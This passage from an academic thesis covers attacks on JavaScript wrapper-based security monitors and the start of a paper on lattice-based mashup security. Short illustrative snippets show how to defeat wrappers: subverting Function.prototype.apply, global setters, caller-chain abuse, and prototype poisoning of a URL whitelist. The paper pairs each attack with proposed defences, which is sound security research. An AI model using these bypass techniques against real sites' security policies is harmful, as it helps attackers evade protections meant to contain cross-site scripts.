Upon analyzing the wrapper implementation by Phung *et al.* [25] (see Listing 1.1), we found that it was vulnerable to a number of attacks. In this section we discuss the attacks, potential solutions and how the attacks apply to other wrapping libraries.

```
var wrap = function(pointcut, Policy) {
    ...
    var aspect = function() {
        var invocation = { object: this, args:
  arguments };
        return Policy.apply(invocation.object,
            [{  arguments: invocation.args,
                method: pointcut.method,
                proceed: function() {
                    return original.apply(...);
                }}]);
    } ...
}
```

Listing 1.1. The main wrapper function in Phung *et al* [25].

2.1 Function and Object Subversion

Since the header is executed before the page is processed, any malicious code in the page will only have access to wrapped methods. But since wrapped methods are executed in the attacker's environment, the attacker can subvert functions that are used in the wrapping function to bypass the policies or extract the original unwrapped methods. As an example, the wrapper in Listing 1.1 uses the `apply`-function to execute the policy and the original method. The `apply`-function is inherited from the `Function`-prototype, which is part of the environment accessible to the attacker. By modifying the `apply`-function of `Function`-prototype an attacker can bypass the execution of the policy or even extract the original built-in. Suppose that the wrapped built-in is the function `window.alert`. The following code (Listing 1.2) illustrates this attack by extracting the original `window.alert` and restoring it.

```
var recover_builtin;
Function.prototype.apply = function(thisObj, args){
        if (args[0].proceed) args[0].proceed();
        else recover_builtin = this; };
//call the wrapped built-in, so that the wrapper will
  execute
window.alert('XSS');
//then recover the built-in
if (recover_builtin) window.alert = recover_builtin;
```

Listing 1.2. Illustration of subverting built-in to recover the wrapped method.

If the monitor were to rely on inherited properties of objects it could be influenced in a similar way.

To prevent attacker code from subverting objects we can try to ensure that each object reference used in the policy is a local property of the object and not something inherited from its low-integrity prototype. The built-in function `hasOwnProperty` can be used for this purpose (of course the integrity of the function `hasOwnProperty` must be maintained as well). But this approach requires all object accesses to be identified and checked. This is potentially tricky for implicit accesses, e.g., the `toString`-function is called implicitly when an object is converted to a string.

Since the monitor code is the first code to be executed it can store local references to the original built-in methods used in the advice function. Our solution is to ensure that the wrapper code only uses the locally stored copies of the original methods. As an example, `o.toString()` would be rewritten as `original_toString.apply(o,[])`. To prevent an attacker from subverting the `apply` function of the stored methods, it is made local to each stored function by assignment, i.e. `original_toString.apply =original_apply`. Now even if the prototype of the function is subverted, the `apply` function local to the object remains untouched. Again, this is not entirely foolproof since it could be hard to determine which functions are being called *implicitly*.

A simpler alternative approach (supported in e.g. Firefox, Chrome and Safari, but not in e.g. IE8 or Opera) is to set an object's `__proto__` to `null`. This has the effect of disconnecting the object from its prototype chain, thus preventing it from inheriting properties defined outside of the policy code. Since they are no longer inherited, any required properties of the prototype must be reattached to the object from the stored originals. This technique is used in the implementation of the function `safe` in Section 3.1.

2.2 Global Setter Subversion

A special case of function subversion involves setters. A setter is a function for a property of an object, that is executed whenever the property is assigned a new value. Defining a setter on a prototype object will affect all objects inheriting from that prototype, which is our definition of a global setter. If a setter is defined for `Object.prototype`, it will be inherited by *all* objects.

An issue that has been discussed recently [32, 29] is that global setters will be executed upon object instantiation. This creates an unexpected behavior where external code is able to extract values from a private scope. When considering the code in Listing 1.1, an attacker could define a global setter for the property *proceed* of all objects. The below snippet illustrates this attack in the wrapper in Listing 1.1.

```
1 var recover_builtin;
2 Object.prototype.__defineSetter__('proceed',
3                 function(o) { recover_builtin = o });
```

When the advice is executed, a temporary argument object for the policy is created. Since this object contains a *proceed*-property, the setter will be executed and the function containing the original method will be passed as an argument. The attacker can now bypass the policy by executing the function in the setter. Note also that the argument object as a whole will be accessible to the setter through the `this`-keyword. The same holds for any object created in the execution of the advice or in the policy itself. This vulnerability also applies to arrays and functions.

While the correctness of this behaviour is debatable [32], it is implemented in most browsers (at the time of writing). The exceptions are Internet Explorer (which only implement setters for DOM-objects) and Firefox which have recently [29] changed this behavior so that setters are not executed upon instantiation of objects and arrays (although for functions the problem still remains). This issue has been discussed previously in the context of JSON Hijacking [24, 8].

One possibility to protect against this problem would be to prevent the wrapping code from creating any new objects, arrays or functions. This severely restricts how the advice function could be implemented, in such a way that it might not be possible to implement at all. Checking for the existence of setters for every property before creating an object is another alternative, but it would be infeasible in general. The advice code could define its own getters and setters on the object instead of just assigning the property a value. The custom getters and setters would overshadow the inherited ones, making the object safe to use. Again this might be a bit too cumbersome.

As mentioned in the previous section, the chain of inheritance can be broken by setting the `__proto__` property to `null`. This is our current solution. Developing a solution which works for platforms not supporting this feature would require very careful implementation and is left for future work.

2.3 Issues Concerning Aliases of Built-ins

Although policies are specified in terms of built-in function *names*, semantically speaking they refer to the native code to which the function points. This gives rise to an aliasing problem as there may be several aliases to the same built-in. This is a problem since a crucial assumption of the approach is that wrappers hold the *only* references to the security relevant original functions. This problem is highlighted in [21] (where it is solved by pointer comparison – something that is not possible at the JavaScript level).

Static Aliases Most functions have more than one alias within the window, and if one is wrapped, then the others need to be wrapped as well.

Otherwise, the original function can be restored by using an alias. As an example, in Firefox the function alert can be reached through at least the following aliases: `window.alert`, `window.__proto__.alert`, `window.constructor.prototype.alert`, `Window.prototype.alert`. Enumerating these different aliases for each method is browser specific and somewhat tedious, but we conjecture that in most cases there is a "root" object at the top of the prototype inheritance chain for which wrapping of the given method takes care of all the aliases. For a given `object` and `method` this root object can be computed by:

```
1 while(!object.hasOwnProperty(method) && object.
    __proto__)
2   object = object.__proto__;
```

Any aliases not captured by this scheme must be handled on an *ad hoc* basis. But the main point here is that this should be the job of the wrapping library and not the policy writer. Thus we propose to extend the wrapping library with a means to compute aliases, and ensure that a policy applied to one function is applied to all its static aliases.

Dynamic Aliases Another class of aliases are those which can be obtained from other window object (window, frame, iframe). In [25], several attempted solutions were introduced to deal with the problem, including disabling the creation of new window, frame/iframe or disable the access to `contentWindow` property of frame/iframe objects from where references to unwrapped methods can be retrieved. Unfortunately the proposed approach seems both incomplete (does not provide full mediation) and overly restrictive. In this work, we allow window objects to be created, but user code should not be able to obtain a reference to one. If user code gets a reference to a foreign window object, even if it is enforced with the same policies, that window object could be navigated to a new location which would reset all the built-ins. To implement this we provide pre-defined policies which enforce methods that potentially return a window object. This boils down to two cases: static frames that are defined as part of the html code, and dynamic frames that are generated on the fly.

For static frames the problem is that they do not exist at the time the policy code in the header is executed, and there is no way to intervene just after they have been created. This means we have to proactively prevent access to an unspecified number of frames that *might* be created. If we disable `contentWindow` for all frames, the only other way for user code to obtain a reference to the window is through the `window.frames` or `window` array. By defining getters for "enough" indices in this array we can fully prevent inappropriate access. The remaining problem is determining how many indices will be enough – here we must rely on some external approximation.

For dynamic iframes a similar approach is used. By wrapping all actions that may result in the creation of an iframe, we can intervene and replace the `contentWindow` property and the right number of indices in the `window` array.

2.4 Abusing the Caller-chain

Built-in subversion The following core assumption is formalised in [25]: *we are effectively assuming that the built-in methods do not call any other methods, built-in or otherwise.* This assumption does not hold for all built-ins, and its failure has consequences. Specifically, (i) some built-ins run arbitrary user functions by design, such as `filter`, `forEach`, `every` , `map`, `some`, `reduce`, and `reduceRight`, and (ii) some built-ins implicitly access object properties e.g. `pop` which sets the `length` property or `alert` that implicitly calls `toString` on its argument. These property accesses can, in turn, trigger arbitrary code execution via user-defined getters and setters.

Both of these cases are problematic because of a nonstandard but widely implemented[1] `caller` property of function objects. For a function `f`, `f.caller` returns a pointer to the function which called `f` (assuming `f` is currently on the call stack). Thus any user code which is called from within a built-in can obtain a pointer to that built-in using `caller`.

As an example, suppose that the `alert` function has been wrapped. In Listing 1.3 the user defines an object with a `toString` which sets `alert` to the function calling it. Now the user code calls `alert(x)`, thus invoking the wrapped `alert` function. Now suppose that the wrapper eventually calls the original `alert` built-in. The built-in will internally make a call to `x.toString`. The modified `toString` can now obtain a reference to the built-in from the caller chain and restore the original built-in.

```
1 var x = {toString: function(){ alert=arguments.callee.
    caller; } };
2 alert(x);
```

Listing 1.3. An example of the caller attack

Wrapper subversion The caller attack does not only apply to built-ins. In several places the wrapper code must traverse user-supplied objects in order to inspect or assign to properties. This might trigger the execution of getters or setters or other user supplied code which can abuse the caller chain to influence the wrapper, extract information, or dynamically change its behavior upon inspection.

[1] Not part of any ECMA standard but implemented in all major browsers.

Mitigating the caller attack For type-(i) functions this is not a real problem – we simply ban them from wrapping. From a policy perspective the built-ins are really just a way to get a handle on *behaviours*. Functions like those listed are simply programming utilities and have nothing to do with the extensional behaviour of the system at all, and policies have no business trying to control them.

Type-(ii) functions, on the other hand, do indeed involve built-ins that may need to be wrapped, e.g. `document.appendChild`. For each built-in, the wrapper needs to know (an upper bound on) the properties that it might access directly. Before calling the original built-in the wrapper must unset any user-defined getters or setters for the accessed properties before calling the built-in; to preserve functionality these are restored after the built-in returns.

As for subversion of the wrapper, there is no upper bound on which properties might be accessed. Therefore the wrapper must ensure that user code is not implicitly executed when traversing the object. This could be achieved as for type-(ii) functions above, but a simpler approach works in this case. If there is a recursive function on the stack then the caller operation can never get past it. So by wrapping operations on untrusted data in a dummy recursive function, the caller operation can be prevented from reaching the sensitive context.

2.5 Browser Specific Issues

It seems unlikely that one can come up with a solution which works for all browsers. One thorny problem that is specific to Firefox is the behavior of the delete operator which when applied to the name of a built-in simply deletes any wrappers and restores the original method. This problem is discussed in [25], and also plagues the Torbutton anonymous browsing plug-in, which is unable to properly disable access to the `Date` object for precisely this reason [30]. We are not optimistic that there is a workaround for this in the current versions of Firefox, although future versions supporting object attributes from the recent ECMAScript 262 standard [11] will certainly see an end to this problem.

2.6 Other Lightweight AOP Libraries

As an experiment we tried to adjust the attacks to other AOP-wrapping libraries to see if any of them were more suitable candidates for implementing a reference monitor. The libraries used were jQuery AOP [15], dojo AOP [10], Ajaxpect [1], AspectJS [3], Cerny.js [7], AspectES [4], PrototypeJS [27]. One thing to note is that none of these libraries were designed for security purposes, but rather as general implementations of AOP-functionality. The results were discouraging: all of the libraries were vulnerable to all the attacks described above. In addition the way they

are designed opens up for new attacks which had been considered in the design of [25]. For example, since the the wrapping code (the AOP library) is not in the same local scope as the policy code, the library must export its wrapping functions, thus making them vulnerable to simple redefinition from attacker code.

3 Declarative Policies

Let us suppose that the mechanism for enforcing policies provides full mediation of security relevant events. Then all one needs to do is to write policies which enforce the desired security properties. Unfortunately, due to the complexities of JavaScript, this is not a simple task. It is all too easy to write policies which look reasonable, but whose behavior can be controlled by the attacker (who controls the code outside of the policy).

In this section we describe this problem and propose a method to structure policy code which makes them *declarative*, in the sense that code outside the policy and wrapper library cannot have side-effects on the policy.

As a running example consider a policy implementing a URL whitelist which is used to filter calls to e.g. `window.open(url,..)`: calls to whitelisted URL's are allowed, other calls are dropped.

3.1 Object and Function Subversion in Policies

In [20] an additional problem with policy subversion is noted. Let us consider the example given there: suppose that the policy writer models a URL whitelist by an object: `var whitelist ={"good.com":true, "good2.org":true}`. Then for a policy, which also allows subdomains of the domains in the whitelist, the code would involve a check similar to the one in Listing 1.4.

```
1 var l = url.lastIndexOf('.',url.length-5) + 1;
2 if (whitelist[url.substring(l)] === true) { ... }
```

Listing 1.4. Policy sample code

This looks like the desired policy, but unfortunately the attacker can easily bypass it by assigning to `Object.prototype["evil.com"]=true;` this will add an `"evil.com"` field to all objects *including the whitelist*. Alternatively the attacker could redefine `substring` to always return a string that is in the whitelist. The *url* would then pass the check regardless of its actual value.

The solution we adopt here is the same as for the wrapper code. For functions the policy writer must use local copies of the originals, and for objects we can ensure that they cannot access a poisoned prototype by simply removing it from its prototype chain.

Let us refer to such an object as a *safe* object. How can we make it easy for the policy author to work only with safe objects? Our current approach is to provide a function `safe`, which recursively traverses an object, detaching it and all sub-objects from the prototype chain that can be modified by the user. As explained in Section 2.1 detaching the object is done by setting its `__proto__` property to `null`. Since detaching implies that the object will no longer inherit any of the methods expected to be associated with the type of the object, this functionality needs to be restored. Since determining the type of an object is difficult the safe function takes an optional argument to specify the type. Safe versions of the functions associated with this type are added to the object. The safe versions of the functions are stored locally and are detached from the prototype chain to prevent attacker influence. The format of the object type is similar to the types described in Section 3.2. Programming with a whitelist would then be written as:

```
1 var whitelist = safe({"good.com":true,"good2.org":true
    });
```

The policy writer must, in general, ensure that any object which is accessed is made safe. But objects are also constructed implicitly – for example a string might get implicitly converted to a string object. When this happens the string object in question will be unsafe. Because of this the policy author should apply the `safe` function to all types, preemptively (and recursively) converting all values to (safe) objects.

The question of how to obtain complete and optimal insertion of the "safe" operation in order to avoid all unsafe objects is left for further work. Note that it is not enough to wrap safe around object literals (as we initially believed). Suppose e is some expression which returns a value of primitive type. Now consider the expression e`.toString()`. This is unsafe because in order to apply the `toString` method the primitive type constructed by e is implicitly converted to an object (e.g. a Boolean object). This object is unsafe and thus an attacker-defined `toString` method could return any value. To fix this we could apply `safe` to e, but this would be redundant if e is already safe (by virtue of having being built from safe objects).

3.2 Non Declarative Arguments

Phung *et al* [25] (following Maffeis *et al* [17]) note a problem with inspecting call parameters. In the case of the whitelist example, note that the argument to such a call might not actually be a string, but any object with a `toString` method. Since this object comes from outside, it can be malicious. In the case of the whitelist example it could be a stateful object which returns `"goodurl.org"` when inspected by the policy, but in doing so it redefines its `toString` method to return `"evil.com"` when subse-

quently passed to the original e.g. `window.open(url,..)` method. Phung *et al* [25] suggested a solution to solve this problem by implementing *call-by-primitive-value* for all policy parameters using appropriate helper functions to force each argument into an expected primitive type. The idea is that the policy writer decides which arguments of the wrapped call will be inspected, and at what type. These arguments are then forcibly coerced to that type before being passed to the policy code, thus ensuring that what you see (in the policy logic) is what you get (in any subsequent call to the wrapped built-in).

Types for Declarative Arguments The approach of Phung *et al* has some shortcomings: (i) it does not provide a clear declarative way for the policy writer to specify the parameters and their intended types; (ii) it only only applies to primitive types and not objects; (iii) it does not deal with the return value of the wrapped function (iv) it relies on the policy writer not accessing unsanitized parameters; (v) it uses functions such as `toString` for implementing coercion, but leaves this function open to subversion.

We provide a policy calling mechanism which addresses these shortcomings. Here we provide a brief outline of the design. The idea is that the policy writer writes a policy and an *inspection type* for the argument and the result. The policy code can assume that the parameters are declarative and the wrapper library will ensure this using an inspection type. An inspection type is a specification of the types of the call parameters that will be inspected by the policy code.

As an example (listing 1.5) suppose we have a policy for the method `document.body.appendChild`. The argument of the `appendChild` method should be an HTML node object which has several properties and methods. The policy (function `ipolicy`) intends to check whether the argument is an iframe by looking at the property `tagName` of the argument; if so then it should only proceed if the `src` property of the argument is an allowed URL. If the argument is not an iframe it should just proceed. (It should be noted that `tagName` is not reliable enough for this policy, but it suffices as an example.) Code to install this policy using our wrapper constructor is given in listing 1.5 below.

The first two arguments of `wrap` specify the object and method to be wrapped (the "pointcut"). The third parameter is the policy function (the "advice") and the fourth parameter is the argument inspection type – a specification of how the parameters will be inspected by the policy. In the example call above we are specifying that only the first argument to `appendChild` will be inspected by the policy code, and it will do so assuming type `{src:'string', tagName:'string'}`. Not shown in the example is an optional return inspection type. This is needed if the policy will also inspect and modify the return type of the wrapped builtin.

```
var ipolicy = function(args, proceed) {
    var o = args[0];
    if (o.tagName == 'iframe') {
        if (allowedUrls(o.src))
            return proceed();
    } else
        return proceed();
}
wrap(document.body, 'appendChild',        // object and
   method
     ipolicy,                             // policy
  function
     [{src:'string', tagName:'string'}]); // arg
  inspection type
```

Listing 1.5. Example of using the wrapper.

The parameter inspection type is an array of types. The following simple grammar of JavaScript literals represents the types used in our current implementation:

$$\begin{aligned} \mathsf{type} ::= {} & \texttt{'string'} \mid \texttt{'number'} \mid \texttt{'boolean'} \mid \texttt{'*'} \mid \texttt{undefined} \\ & \mid \{\mathsf{field}_1 : \mathsf{type}_1, \ldots, \mathsf{field}_n : \mathsf{type}_n\} \end{aligned}$$

The `'*'` type provides a reference to a value without providing access to the value itself. We expect that experience will reveal the need for a more expressive type language, such as sum-types and more flexible matching for parameter arrays – but these should not be problematic to add.

Policies are enforced as follows: the inspection type is used as a pattern to create a clone of the argument array. We will call this the *inspection argument array*. This is the generalization of the idea of *call-by-primitive-value*, except that the cloned parameters also *remove* any parts of the arguments which are not part of the type. The policy logic can only access the inspection argument array. However, when passing the parameters on to any built-in function, we permit the function access to the whole of the argument array. To do this we *combine* the original argument array with the inspection argument array. Figure 1 illustrates this process and Listing 1.6 outlines the code.

When cloning, the reference type `'*'` is replaced by a fresh dummy object. When combining, each such object is replaced with original value that it represented. Note that the type language does not include functions. This means that policy code cannot inspect any function parameters. However, this does not mean that we cannot have policies on built-in functions which e.g. have callbacks as arguments – it just means that we cannot make policy *decisions* based on the behavior of the callbacks. This



Fig. 1. Illustration of policy parameter manipulation

restriction to "shallow" types does not seem to be a serious limitation, but more experience is needed to determine if this is indeed the case.

The treatment of the return value of the method is analogous to the treatment of the arguments: a return type specifies what the policy may inspect from the return value. If this is not specified then a return type of $*$ is assumed. The return value of the policy function is combined with the return value produced by the actual built-in.

4 Related Work

This work is based on the lightweight self-protecting JavaScript method [25], which embeds the protection mechanism in terms of security policy into a web page to make the web page self-protecting. Two recent papers [21, 20] (concurrent with this present work) also discuss a large subset of the attacks investigated here, but with the purpose motivating a quite different part of the solution space.

Other recent work on JavaScript security includes static and runtime analysis e.g. [5, 6, 22], code transformation e.g. [28, 23, 16], wrapping e.g. [21, 20], and safe subsets e.g. [19, 14]. In this section, we compare our work to more recent related work on enforcing fine-grained security policies for JavaScript execution by wrapping.

Ofuonye and Miller [23] introduced an optimized transformation method to implement wrappers by rewriting objects identified as being vulnerable. Their approach can be viewed as an optimization of the Browser-

```
var wrap = function(object, method, policy, inType,
  retType) {
    // Find function corresponding to alias
    while(!object.hasOwnProperty(method) && object.
  __proto__)
        object = object.__proto__;
    var original = object[method];

    object[method] = function wrapper() {
        var object = this;
        var orgArgs = arguments, orgRet;
        var polArgs = cloneByType(inType, arguments);
        var proceed = function() {
            orgRet = original.apply(object,
                    combine(polArgs, orgArgs));
            return cloneByType(retType, orgRet);
        }
        var polRet = policy(polArgs, proceed);
        return combine(polRet, orgRet);
    };
}
```

Listing 1.6. Outline of the revised wrapper function supporting inspection types

Shield approach [28]. However, it appears that the authors have not considered the vulnerabilities that we discussed in Section 2, and it seems that these attacks can defeat their security mechanism. For example, their transformation method does not protect against Function and Object subversion (cf. Section 2.1). It seems that the solutions described in this paper can be applied directly to their implementation – including not only solutions to function and object subversion, but also e.g. the use of alias-sets to apply a policy consistently across all aliases of a given built-in method.

A similar approach concurrent to our work is *object views* proposed by Meyerovich *et al* [20] that provides wrappers as a library in JavaScript. Object views, however, focus on the safe sharing of objects between two principals in the browser, e.g. between two frames of different origins or privileged code and untrusted code, whereas we focus on controlling the use of built-in methods to mitigate the extensional effects of cross-site scripts. Because policies do not control built-in functions, they need to deal with the flexibility of user defined objects and functions. In order to do so, they provide recursive "deep" wrapping and use reference equality checking of user defined objects to ensure the full mediation of each operation. Meyerovich *et al* also provide a policy system where policy

writers can specify policies in declarative rules which is later compiled into wrapper functions.

ConScript [21] is more closely related to our work in the sense that it provides a JavaScript aspect-oriented programming system for enforcing security policies including those studied here. However, as mentioned in the introduction, the realisation of ConScript is different from our work in the sense that it extends JavaScript language with new primitive functions to support aspect-oriented programming and provides safe methods replacing vulnerable native JavaScript prototype functions. In order to deploy such extensions, the authors have to modify the JavaScript engine (i.e. the browser itself). ConScript also provides a type system that can be used to validate the defined policies to ensure that the policies do not contain vulnerabilities. This feature is more advanced than our declarative policies since we provide tools for the policy writer to construct sensible policies, but our method does not guarantee the correctness of the policies. A possible extension of our work to include a similar type system is left to further work.

Typed interfaces in JavaScript The use of a typed interface to enable the safe inspection and manipulation of user values is a direct generalisation of the earlier *call-by-primitive value* idea. The use of JavaScript-encoded typed interfaces is not uncommon in Java libraries. For example the Cerny.js library [7] provides a similar type language to the one used here in order to improve code quality and documentation. As mentioned above, the policy language of the ConScript system has a type system that plays an essential role in eliminating a number of security issues such as malicious user objects masquerading as primitive types. But types are only used for type checking. Thus type coercions to primitive types must be added manually to the code where needed in order for type checking to succeed. Our approach is different in that the types themselves are interpreted as coercion operations.

Aspect-oriented programming In the context of aspect-oriented programming for JavaScript, besides the AOP libraries we analysed in Section 2.6 (i.e. jQuery AOP [15], dojo AOP [10], Ajaxpect [1], AspectJS [3], Cerny.js [7], AspectES [4] and PrototypeJS [27]), there have been several AOP frameworks for JavaScript in literature. AOJS [33] is a framework supporting the separation between aspects and JavaScript code where aspects are defined in a XML-based language and then woven to JavaScript by a tool (similar to the proxy-based approach like [28, 23, 16] reviewed in the introduction). Current implementation of AOJS only support *before* and *after* advice, as the aspect system cannot control the behavior of operations.

Similar to our work (and the self-protecting JavaScript approach), AspectScript [31] is another AOP library for JavaScript that supports

richer set and pointcuts in JavaScript. AspectScript also supports stateful pointcuts that is similar to security states in Phung et al [25]. More interestingly, AspectScript provides a library as a weaver tool to transform JavaScript code into aspect-based code and the weaving process is performed at runtime. However, the mentioned libraries or frameworks have not paid attention to securing their aspect systems (see e.g. [9]), thus they are subject to the vulnerabilities that we have presented here.

5 Future Work

Most of the solutions and policy mechanisms presented here have been implemented in JavaScript and a prototype library suitable for the Safari and/or Chrome browsers is available on [26]. A number of more substantial extensions remain to be investigated.

Idiot-proof Policies The current policy language is intended to make it easy for the policy writer to construct sensible policies, but it does not enforce this. A natural extension of this work would be to find ways to guarantee that the policy code does not, e.g. create unsafe objects or use subverted built-in functions. We see two possible directions to achieve this. One approach would be to provide a proper separation between policy code and attacker code rather than trying to handle this on a per-method and per-object basis as we do here. Another approach is to constrain the way that policies are written, for example using JavaScript sub-languages which can be more easily constrained (see e.g. the ConScript approach and [19]) or by designing a policy language which can be compiled to JavaScript, but for which we can construct a suitable static type system. Recent work by Guha *et al* seems well suited for this purpose [14].

Session Policies Policies should not be associated with pages but with a session and an origin. One issue that we have not addressed in this paper is writing policies which span multiple frames/iframes. This, in general, requires sharing and synchronization of policy state information between frames in a tamper-proof manner.

Acknowledgments This work was partly funded by the European Commission under the WebSand project and the Swedish research agencies SSF and VR. This work was originally presented at OWASP AppSec Research 2010; thanks to the anonymous referees and Lieven Desmet for numerous helpful suggestions.

References

1. Ajaxpect: Aspect-Oriented Programming for Ajax. `http://code.google.com/p/ajaxpect/`. 2008.
2. J. P. Anderson. Computer security technology planning study. Technical Report ESD-TR-73-51, US Air Force, Electronic Systems Division, Deputy for Command and Management Systems, HQ Electronic Systems Division (AFSC), USA, 1972.
3. AspectJS: A JavaScript MCI/AOP Component-Library. `http://www.aspectjs.com/`. Version 1.1, commercial, 2008.
4. C. M. Balz. The AspectES Framework: AOP for EcmaScript. `http://aspectes.tigris.org/`. Accessed in January 2010.
5. A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, 2009.
6. A. Barth, J. Weinberger, and D. Song. Cross-origin JavaScript capability leaks: Detection, exploitation, and defense. In *Proc. of the 18th USENIX Security Symposium (USENIX Security 2009)*, 2009.
7. R. Cerny. Cerny.js: a JavaScript library . `http://www.cerny-online.com/cerny.js/`. Version 2.0.
8. B. Chess, Y. T. O'Neil, and J. West. JavaScript Hijacking. `http://tr.im/jshijack`. Accessed in January 2010.
9. D. S. Dantas and D. Walker. Harmless advice. In *POPL '06: Conference record of the 33rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 383–396, New York, NY, USA, 2006. ACM.
10. dojo AOP library. `http://tr.im/dojoaop`. 2008.
11. Ecma International. Standard ECMA-262: ECMAScript Language Specification . `http://tr.im/ecma2625e`. 5th edition (December 2009).
12. Facebook. FBJS. `http://tr.im/facebookjs`.
13. Google. Attackvectors. `http://code.google.com/p/google-caja/wiki/AttackVectors`. Accessed January 2010.
14. A. Guha, C. Saftoiu, and S. Krishnamurthi. The Essence of JavaScript. `http://www.cs.brown.edu/research/plt/dl/CS-09-10/`. Accessed in January 2010.
15. jQuery AOP. `http://plugins.jquery.com/project/AOP`. Version 1.3, October 17th, 2009.
16. H. Kikuchi, D. Yu, A. Chander, H. Inamura, and I. Serikov. Javascript instrumentation in practice. In *APLAS '08: Proceedings of the 6th Asian Symposium on Programming Languages and Systems*, pages 326–341, Berlin, Heidelberg, 2008. Springer-Verlag.
17. S. Maffeis, J. Mitchell, and A. Taly. Run-Time Enforcement of Secure JavaScript Subsets. In *Proc of W2SP'09*. IEEE, 2009.
18. S. Maffeis, J. Mitchell, and A. Taly. Object capabilities and isolation of untrusted web applications. In *Proc of IEEE Security and Privacy'10*. IEEE, 2010.
19. S. Maffeis, J. C. Mitchell, and A. Taly. Isolating JavaScript with Filters, Rewriting, and Wrappers. In *ESORICS*, pages 505–522, 2009.
20. L. Meyerovich, A. P. Felt, and M. Miller. Object Views: FineGrained Sharing in Browsers. In *WWW2010: Proceedings of the 16th international conference on World Wide Web*, New York, NY, USA, 2010. ACM. To appear.

21. L. Meyerovich and B. Livshits. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In *SP '10: Proceedings of the 2010 IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2010.
22. Y. Nadji, P. Saxena, and D. Song. Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense. In *Proc. of Network and Distributed System Security Symposium (NDSS 2009)*, 2009.
23. E. Ofuonye and J. Miller. Resolving JavaScript Vulnerabilities in the Browser Runtime. In *Software Reliability Engineering, 2008. ISSRE 2008. 19th International Symposium on*, pages 57–66, Nov. 2008.
24. Open Ajax Alliance. Ajax and Mashup Security. `http://tr.im/ajaxmashupsec`. Accessed in January 2010.
25. P. H. Phung, D. Sands, and A. Chudnov. Lightweight Self-Protecting JavaScript. In *ASIACCS '09: Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, pages 47–60, Sydney, Australia, 10 - 12 March 2009. ACM.
26. ProSec Security group, Chalmers. Self-Protecting JavaScript project. `http://www.cse.chalmers.se/~phung/projects/jss`.
27. Prototype Core Team. Prototype - A JavaScript Framework. `http://www.prototypejs.org/`. Accessed in January 2010.
28. C. Reis, J. Dunagan, H. J. Wang, O. Dubrovsky, and S. Esmeir. BrowserShield: Vulnerability-driven filtering of dynamic HTML. *ACM Trans. Web*, 1(3):11, 2007.
29. The Mozilla Development Team. New in JavaScript 1.8.1. `http://tr.im/newjs181`. Accessed in January 2010.
30. The Tor Project. Torbutton FAQ; Security Issues. `http://tr.im/torsec`. Accessed in February 2010.
31. R. Toledo, P. Leger, and E. Tanter. AspectScript: Expressive Aspects for the Web. Technical report, University of Chile Santiago, Chile, 2009.
32. J. Walden. Web Tech Blog - Object and Array initializers should not invoke setters when evaluated. `http://tr.im/mozillasetters`. Accessed in January 2010.
33. H. Washizaki, A. Kubo, T. Mizumachi, K. Eguchi, Y. Fukazawa, N. Yoshioka, H. Kanuka, T. Kodaka, N. Sugimoto, Y. Nagai, and R. Yamamoto. AOJS: Aspect-Oriented JavaScript Programming Framework for Web Development. In *ACP4IS '09: Proceedings of the 8th workshop on Aspects, components, and patterns for infrastructure software*, pages 31–36, New York, NY, USA, 2009. ACM.

CHAPTER 5

Paper IV – A Lattice-based Approach to Mashup Security

Published in Proceedings of ACM Symposium on Information, Computer and Communications Security (ASIACCS'10)

A Lattice-based Approach to Mashup Security

Jonas Magazinius Aslan Askarov Andrei Sabelfeld

Abstract. A web mashup is a web application that integrates content from different providers to create a new service, not offered by the content providers. As mashups grow in popularity, the problem of securing information flow between mashup components becomes increasingly important. This paper presents a security lattice-based approach to mashup security, where the origins of the different components of the mashup are used as levels in the security lattice. Declassification allows controlled information release between the components. We formalize a notion of *composite delimited release* policy and provide considerations for practical (static as well as runtime) enforcement of mashup information-flow security policies in a web browser.

1 Introduction

A web mashup is a web application that integrates content from different providers to create a new service, not provided by the content providers. As mashups are becoming increasingly popular, the problem of securing information flow between mashup components is becoming increasingly important.

1.1 Web mashups

Web mashups consist of a hosting page, usually called the integrator, and a number of third-party components, often called widgets, gadgets, blocks, or pipes. An example of a mashup-based application is a web site that combines the data on available apartments from one source (e.g., Craigslist) with the visualization functionality of another source (e.g., Google Maps) to create an easy-to-use map interface.

The number of web mashups is rapidly increasing. For example, a directory service for mashups `programmableweb.com` registers on average three new mashups every day. This directory contains more than 4000 registered mashups and 1000 registered content provider API's.

1.2 Mashup security

Mashup applications, by their nature, involve interaction between various page components. Often these components are loaded from different

origins. Here, origins are identified by an Internet domain, protocol, and a port number, a standard convention which we also follow in this paper.

Cross-origin interaction within the browser is currently regulated by the so-called Same-Origin Policy (SOP). SOP classifies documents based on their origins. Documents from the same origin may freely access each other's content, while such access is disallowed for documents of different origins.

Unfortunately, the SOP mechanism turns out to be problematic for mashup security. First, origin tracking in SOP is only partial and allows content from different sources to coexist under the same origin. For example, an HTML tag with an *src* attribute can load content from some other origin and integrate it in the current document. Once integrated, such content is considered to be of the same origin as the integrating document. This means that the content is accessible to scripts in other documents from the same origin.

